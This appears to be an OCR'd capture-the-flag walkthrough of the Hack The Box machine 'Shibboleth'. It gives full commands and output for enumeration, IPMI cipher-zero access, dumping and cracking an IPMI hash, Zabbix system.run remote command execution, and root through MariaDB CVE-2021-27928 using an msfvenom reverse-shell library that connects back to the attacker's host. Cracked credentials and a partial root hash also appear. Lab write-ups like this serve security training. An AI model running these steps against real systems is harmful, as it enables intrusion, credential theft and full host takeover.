# Shibboleth


# Enumeration

```
$\> nmap -p- -sV -sC -v -oA enum --min-rate 4500 --max-rtt-timeout 1500ms --open
10.x.x.x
Nmap scan report for 10.x.x.x
Host is up (0.36s latency).
Not shown: 49325 closed tcp ports (reset), 16209 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.41
|_http-title: Did not follow redirect to http://shibboleth.htb/
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.41 (Ubuntu)
Service Info: Host: shibboleth.htb

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at
https://nmap.org/submit/
```


Nmap revealed only one port and it is redirecting. Let’s add that domain to our Hosts file. After adding the domain, do one more time nmap scan.

```
80/tcp open  http    Apache httpd 2.4.41
| http-methods:
|_  Supported Methods: OPTIONS HEAD GET POST
|_http-title: FlexStart Bootstrap Template - Index
|_http-favicon: Unknown favicon MD5: FED84E16B6CCFE88EE7FFAAE5DFEFD34
|_http-server-header: Apache/2.4.41 (Ubuntu)
```

There’s nothing much information. Let’s look into website.




Footer gives us some information.




> *Zabbix is an open-source monitoring software tool for diverse IT components, including networks, servers, virtual machines and cloud services. BMC (BaseBoard Management Controller, it monitors the physical state of a computer, network server or other hardware device using sensors and communicating with the system administrator through an independent connection.*

If BMC and Zabbix is running, there has to an endpoint and UDP running on the server.


```
$\> ffuf -u 'http://shibboleth.htb/FUZZ' -w ~/tools/SecLists/Discovery/Web-
Content/raft-small-words.txt -fc 403

----------------SNIP----------------

assets                  [Status: 301, Size: 317, Words: 20, Lines: 10]
forms                   [Status: 301, Size: 316, Words: 20, Lines: 10]
.                       [Status: 200, Size: 59474, Words: 17014, Lines: 1324]
:: Progress: [43003/43003] :: Job [1/1] :: 148 req/sec :: Duration: [0:04:57] ::
Errors: 0 ::
```

There’s nothing much from the directory brute force. Let’s do a VHOST scan.

```
$\> ffuf -u 'http://shibboleth.htb/' -H "Host: FUZZ.shibboleth.htb" -w
~/tools/SecLists/Discovery/DNS/subdomains-top1million-5000.txt -mc 200
```

```
----------------SNIP----------------

monitor                 [Status: 200, Size: 3686, Words: 192, Lines: 30]
monitoring              [Status: 200, Size: 3686, Words: 192, Lines: 30]
zabbix                  [Status: 200, Size: 3686, Words: 192, Lines: 30]
:: Progress: [4989/4989] :: Job [1/1] :: 150 req/sec :: Duration: [0:00:38] :: Errors:
0 ::
```

We got three virtual hosts, add them to hosts file.




All three vhosts have same login page. Default Password didn’t work. Let’s look for that BMC UDP.

```
$\> sudo nmap -F -sU shibboleth.htb -sV
Starting Nmap 7.92 ( https://nmap.org )
Nmap scan report for shibboleth.htb (10.x.x.x)
Host is up (0.32s latency).
Not shown: 99 closed udp ports (port-unreach)

PORT    STATE SERVICE  VERSION
623/udp open  asf-rmcp

1 service unrecognized despite returning data. If you know the service/version, please
submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port623-UDP:V=7.92%I=7%D=11/17%Time=6194DAF3%P=x86_64-pc-linux-gnu%r(ip
SF:mi-rmcp,1E,"\x06\0\xff\x07\0\0\0\0\0\0\0\0\x10\x81\x1cc\x20\x008\0\x0
SF:1\x97\x04\x03\0\0\0\0\t");
```

The remote host is running an Alert Standard Format (ASF) aware device that can be controlled remotely using Remote Management and Control Protocol (RMCP) on UDP 623 Port.

A quick google will give this below blog.

[A Penetration Tester's Guide to IPMI and BMCs | Rapid7 Blog]

Using Metasploit we can scan the host for additional information.

```
msf6 auxiliary(scanner/ipmi/ipmi_version) > options

Module options (auxiliary/scanner/ipmi/ipmi_version):
```

```
   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   BATCHSIZE  256              yes       The number of hosts to probe in each set
   RHOSTS     shibboleth.htb   yes       The target host(s), see
https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT      623              yes       The target port (UDP)
   THREADS    10               yes       The number of concurrent threads

msf6 auxiliary(scanner/ipmi/ipmi_version) > run

[*] Sending IPMI requests to 10.x.x.x->10.x.x.x (1 hosts)
[+] 10.x.x.x:623 - IPMI - IPMI-2.0 UserAuth(auth_msg, auth_user, non_null_user)
PassAuth(password, md5, md2, null) Level(1.5, 2.0)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

The server is running, IPMI version 2.0 and it supports multiple user authentication. We can also check the running version 2.0 is vulnerable to cipher type 0, an indicator that the client wants to use clear-text authentication, actually allows access with any password.

The Infamous Cipher Zero

```
msf6 auxiliary(scanner/ipmi/ipmi_cipher_zero) > options

Module options (auxiliary/scanner/ipmi/ipmi_cipher_zero):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   BATCHSIZE  256              yes       The number of hosts to probe in each set
   RHOSTS     shibboleth.htb   yes       The target host(s), see
https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT      623              yes       The target port (UDP)
   THREADS    10               yes       The number of concurrent threads

msf6 auxiliary(scanner/ipmi/ipmi_cipher_zero) > run

[*] Sending IPMI requests to 10.x.x.x->10.x.x.x (1 hosts)
[+] 10.x.x.x:623 - IPMI - VULNERABLE: Accepted a session open request for cipher zero
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

This version is vulnerable to cipher type 0. Let’s find the users via ipmitool.

```
$\> ipmitool -I lanplus -C 0 -H shibboleth.htb -v -U Administrator -P password user
list
Running Get PICMG Properties my_addr 0x20, transit 0, target 0x20
Error response 0xc1 from Get PICMG Properities
Running Get VSO Capabilities my_addr 0x20, transit 0, target 0x20
Invalid completion code received: Invalid command
Discovered IPMB address 0x0
ID  Name             Callin  Link Auth  IPMI Msg   Channel Priv Limit
```

```
1                    true    false      false      USER
2   Administrator    true    false      true       USER
3                    true    false      false      Unknown (0x00)
4                    true    false      false      Unknown (0x00)
5                    true    false      false      Unknown (0x00)
6                    true    false      false      Unknown (0x00)
7                    true    false      false      Unknown (0x00)
8                    true    false      false      Unknown (0x00)
```

It goes on up to ID number 63 and we can check the maximum ID's available on the server.

```
$\> ipmitool -I lanplus -C 0 -H shibboleth.htb -U Administrator -P password user
summary
Maximum IDs         : 63
Enabled User Count  : 1
Fixed Name Count    : 0
```

We can create a new user and give administrator privileges, but for this machine it is no use. However, we can dump the password hash of existing administrator user.

[Cracking IPMI Passwords Remotely]


```
msf6 auxiliary(scanner/ipmi/ipmi_dumphashes) > options

Module options (auxiliary/scanner/ipmi/ipmi_dumphashes):

   Name                  Current Setting                               Required
Description
   ----                  ---------------                               --------  -------
----
   CRACK_COMMON          true                                          yes
Automatically crack common passwords as they are obtained
   OUTPUT_HASHCAT_FILE                                                 no        Save
captured password hashes in hashcat format
   OUTPUT_JOHN_FILE                                                    no        Save
captured password hashes in john the ripper format
   PASS_FILE             /usr/share/metasploit-framework/data/wordl  yes       File
containing common passwords for offline cracking, one per line
                         ists/ipmi_passwords.txt
   RHOSTS                shibboleth.htb                                yes       The
target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Us
                                                                                ing-
Metasploit
   RPORT                 623                                           yes       The
target port
   SESSION_MAX_ATTEMPTS  5                                             yes       Maximum
number of session retries, required on certain BMCs (HP iLO 4, etc)
   SESSION_RETRY_DELAY   5                                             yes       Delay
between session retries in seconds
   THREADS               1                                             yes       The
number of concurrent threads (max one per host)
   USER_FILE             /usr/share/metasploit-framework/data/wordl  yes       File
```

```
containing usernames, one per line
                         ists/ipmi_users.txt

msf6 auxiliary(scanner/ipmi/ipmi_dumphashes) > run

[+] 10.x.x.x:623 - IPMI - Hash found:
Administrator:d0a52b568206000009929151 20e7a1d6215cbb2472e92c4172752d388d780ba278549e3cb3(

[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```


We got the hash, we can crack it with Hashcat.

```
$\> hashcat -m 7300 hash /usr/share/wordlists/rockyou.txt

--------------SNIP--------------

d0a52b5682060000992915120e7a1d6215cbb2472e92c4172752d388d780ba278549e3cb30c13928a1234567


Session..........: hashcat
Status...........: Cracked
Hash.Name........: IPMI2 RAKP HMAC-SHA1
```

We got the password, we can go further with IPMI path, but no use. This password is also usable at VHOST login page.




The username is ‘Administrator’, ‘A’ is in uppercase. Once we login, you can see all the controls of ‘Zabbix’.





Using Zabbix agent we can run remote commands via Item Keys.


[1 Zabbix agent [Zabbix Documentation 5.4]]

[Execute Python Script on Remote Linux Host with Zabbix Agent - Zabbix Tutorials]


The location of this Item Key is, Configuration –> Hosts –>Items. See below image for Understanding.




Once you click on Items, you will see below dashboard, you need to click on ‘create item’ from right top corner.




Once your are under create item, under key input field, you can pass the OS commands. You have to pass the command with ‘system.run’ key, either you select it from list or just type.




No need to change any other value, other than ‘name’. Click on ‘Add’ and setup a netcat listener.

```
zabbix@shibboleth:/$ id
uid=110(zabbix) gid=118(zabbix) groups=118(zabbix)
```

We got the reverse connection.

```
zabbix@shibboleth:/$ grep 'bash' /etc/passwd
root:x:0:0:root:/root:/bin/bash
ipmi-svc:x:1000:1000:ipmi-svc,,,:/home/ipmi-svc:/bin/bash
```

We need to escalate our privs to ipmi-svc user. This user account is using the same password, which we used to login on vhost.

```
zabbix@shibboleth:/$ su ipmi-svc
Password:

ipmi-svc@shibboleth:/$ id
uid=1000(ipmi-svc) gid=1000(ipmi-svc) groups=1000(ipmi-svc)
```

We got user access. Now to root. We will find database password under ‘zabbix’ sever configuration file.

```
ipmi-svc@shibboleth:/$ grep -iR 'password' /etc/zabbix/ 2>/dev/null

/etc/zabbix/zabbix_server.conf.dpkg-dist:### Option: DBPassword
/etc/zabbix/zabbix_server.conf.dpkg-dist:#       Database password.
/etc/zabbix/zabbix_server.conf.dpkg-dist:#       Comment this line if no password is
used.
/etc/zabbix/zabbix_server.conf.dpkg-dist:# DBPassword=
/etc/zabbix/zabbix_server.conf:### Option: DBPassword
```

```
/etc/zabbix/zabbix_server.conf:#        Database password.
/etc/zabbix/zabbix_server.conf:#        Comment this line if no password is used.
/etc/zabbix/zabbix_server.conf:DBPassword=bloooarskybluh
```

You will also find the database name and username too from the same file. Now we ca login into DB.

```
ipmi-svc@shibboleth:/$ mysql -u zabbix -p -D zabbix
Enter password:

Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 13528
Server version: 10.3.25-MariaDB-0ubuntu0.20.04.1 Ubuntu 20.04

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [zabbix]>
```

As you can see the running MariaDB version, it is vulnerable to remote code execution.

CVE-2021-27928 : A remote code execution issue was discovered in MariaDB 10.2 before 10.2.37, 10.3 before 10.3.28, 10.4 before 10.4.18, a

> *An untrusted search path leads to eval injection, in which a database SUPER user can execute OS commands after modifying wsrep_provider and wsrep_notify_cmd.*

There’s a POC is already available to exploit this vulnerability.

GitHub - Al1ex/CVE-2021-27928: CVE-2021-27928 MariaDB/MySQL-'wsrep_provider' □□□□□□

```
$\> msfvenom -p linux/x64/shell_reverse_tcp LHOST=10.10.x.x LPORT=9002 -f elf-so -o
exploit.so
[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 74 bytes
Final size of elf-so file: 476 bytes
Saved as: exploit.so
```

Upload this file to target machine. There are two ways to exploit this, but below one worked for me to get root shell. Login into DB and execute the below command.

```
MariaDB [zabbix]> SET GLOBAL wsrep_provider="/tmp/exploit.so";
```

Make sure to setup a netcat listener.

```
root@shibboleth:/var/lib/mysql# id
uid=0(root) gid=0(root) groups=0(root)
```

```
root:$6$HeRqkRJL9pttp4EY$TBE4vztPy9lOaywPhVdhQHwiPa09s7RJw418EMjmS0RKea/1QBwLqTHK84ato5y
```